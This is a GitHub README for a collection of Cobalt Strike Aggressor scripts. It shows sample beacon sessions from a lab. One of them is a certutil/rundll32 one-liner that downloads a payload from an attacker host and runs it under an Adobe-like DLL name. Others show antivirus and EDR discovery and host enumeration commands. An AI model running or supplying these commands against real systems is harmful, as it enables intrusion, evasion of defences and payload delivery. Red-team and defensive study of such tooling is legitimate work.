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harleyQu1nn / AggressorScripts Public

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master

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About

Collection of Aggressor scripts for Cobalt Strike 3.0+ pulled from multiple sources

scripts cobalt-strike aggressor-scripts red-team cna aggressor

Readme

Activity

1.5k stars

67 watching

300 forks

Report repository

Releases

No releases published

Packages

No packages published

Contributors 6

logvis.cna

README

Aggressor Scripts


Collection of Aggressor scripts for Cobalt Strike 3.0+ pulled from multiple sources

- All_In_One.cna v1 - Removed and outdated
  - All purpose script to enhance the user's experience with cobaltstrike. Custom menu creation, Logging, Persistence, Enumeration, and 3rd party script integration.
  - Version 2 is currently in development!
- ArtifactPayloadGenerator.cna
  - Generates every type of Stageless/Staged Payload based off a HTTP/HTTPS Listener
  - Creates /opt/cobaltstrike/Staged_Payloads, /opt/cobaltstrike/Stageless_Payloads
- AVQuery.cna
  - Queries the Registry with powershell for all AV Installed on the target
  - Quick and easy way to get the AV you are dealing with as an attacker

Languages


● **C#** 71.1% ● **Python** 18.9%

● **PowerShell** 10.0%



```
beacon> AV_Query
[+] Determining what AntiVirus is installed...
[+] host called home, sent: 1437 bytes
[+] received output:

PID|Name|Path

1820|McTray|C:\Program Files (x86)\McAfee\Common Framework\McTray.exe
2380|shstat|C:\Program Files (x86)\McAfee\VirusScan Enterprise\SHSTAT.EXE
4796|UdaterUI|C:\Program Files (x86)\McAfee\Common Framework\UdaterUI.exe

Windows Defender AV Signature Version:
1.247.735.0

AV Name|Version|Install Date

McAfee Agent|4.5.0.1810|20130408
McAfee VirusScan Enterprise|8.8.00000|20130408
Malwarebytes version 3.1.2.1733|3.1.2.1733|20170710

[+] received output:
displayName                  pathToSignedProductExe
McAfee VirusScan Enterprise  "C:\Program Files (x86)\McAfee\VirusScan Enterprise\SHSTAT.EXE" /!REMEDIATE
Malwarebytes                 C:\Program Files\Malwarebytes\Anti-Malware\MBAMWsc.exe
```

- CertUtilWebDelivery.cna
  - Stageless Web Delivery using CertUtil.exe
  - Powerpick is used to spawn certutil.exe to download the stageless payload on target and execute with rundll32.exe




Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Beacon 192.168.10.128@2360

external	internal	user	computer	note	pid	last
192.168.10.128	192.168.10.128	Win7Ult	WIN-UVP0R3DUSGN		1568	15s
192.168.10.128	192.168.10.128	Win7Ult	WIN-UVP0R3DUSGN		2360	14s

```
beacon> powerpick certutil.exe -urlcache -split -f http://192.168.10.129:80/dll.txt Adobedll.dll; rundll32.exe Adobedll.dll,StartW
[*] Tasked beacon to run: certutil.exe -urlcache -split -f http://192.168.10.129:80/dll.txt Adobedll.dll; rundll32.exe Adobedll.dll,StartW
[+] host called home, sent: 135753 bytes
[+] received output:
****  Online  ****
  000000  ...
  045a00
CertUtil: -URLCache command completed successfully.

[WIN-UVP0R3DUSGN] Win7Ult/2360                                                                last: 14s
beacon> 
 09/01 22:54:11 *** Qu1nn hosted Scripted Web Delivery (CertUtil) @ http://192.168.10.129:80/dll.txt
 09/01 22:54:11 *** powerpick certutil.exe -urlcache -split -f http://192.168.10.129:80/dll.txt Adobedll.dll; rundll32.exe Adobedll.dll,StartW
 09/01 22:55:04 *** initial beacon from Win7Ult@192.168.10.128 (WIN-UVP0R3DUSGN)

[09/01 22:56] Qu1nn                                                                           [lag: 00]
event>
```

- EDR.cna
  - Detects EDR solutions running on local/remote hosts
- RedTeamRepo.cna
  - A common collection of OS commands, and Red Team Tips for when you have no Google or RTFM on hand.
  - Script will be updated on occasion, feedback and more inputs are welcomed!




Beacon 192.168.10.128@2068

```
Syntax: RedRepo [Option]

List Options: RedRepo [List]

Displays well known commands for an OS, or diplays great tips or tricks for a Red Team Operator.

beacon> RedRepo List
[+] RedRepo Options
    ===============

    Option                   Description
    ------                   -----------

[*] Windows                  Windows Enumeration Commands
[*] Linux                    Linux Enumeration Commands
[*] Tips                     Red Team Tips
[*] List                     List of Options
[*] Smile                    Happy Hacking!

beacon> RedRepo Windows
[+]       ====== Common Windows Commands ======

[+]       ====== WMIC Enumeration Commands ======

[*]       wmic computersystem get Name,domain,NumberofProcessors,Roles,totalphysicalmemory
[*]       wmic desktop get Name,ScreenSaverActive,Wallpaper
[*]       wmic netlogin get Caption,Privileges,UserID,UserType,NumberOfLogons,PasswordAge,LogonServer,Workstations
[*]       wmic process get CSName,Description,ExecutablePath,ProcessId
[*]       wmic service get Caption,Name,PathName,ServiceType,Started,StartMode,StartName
[*]       wmic volume get Label,DeviceID,DriveLetter,FileSystem,Capacity,FreeSpace
[*]       wmic netuse list full
[*]       wmic startup get Caption,Command,Location,User
[*]       wmic PRODUCT get Description,InstallDate,InstallLocation,PackageCache,Vendor,Version
[*]       wmic qfe get HotFixID,InstalledOn
[*]       wmic ntdomain list
[*]       wmic bios [list full]

[+]       ====== Info Harvesting ======

[*]       systeminfo
[*]       systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
[*]       SET
[*]       ipconfig /all
[*]       route print
[*]       arp -a
[*]       netstat -ano | findstr /I listening
[*]       netstat -ano | findstr /I established
[*]       nbtstat -A *target IP*
[*]       nslookup
```

```
[WIN-UVP0R3DUSGN] Win7Ult/2068
beacon>
```

- ProcessColor.cna
    - Color coded process listing without the file requirement.
    - Thanks to @oldb00t for the original version: https://github.com/oldb00t/AggressorScripts/tree/master/Ps-highlight



Beacon [redacted]@2872

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List with process highlighting of AV/HIPS, Browsers, Explorer/Winlogon, current processes
[*] Current Running PID:  Yellow
[*] AV/HIPS:  RED
[*] Browsers:  GREEN
```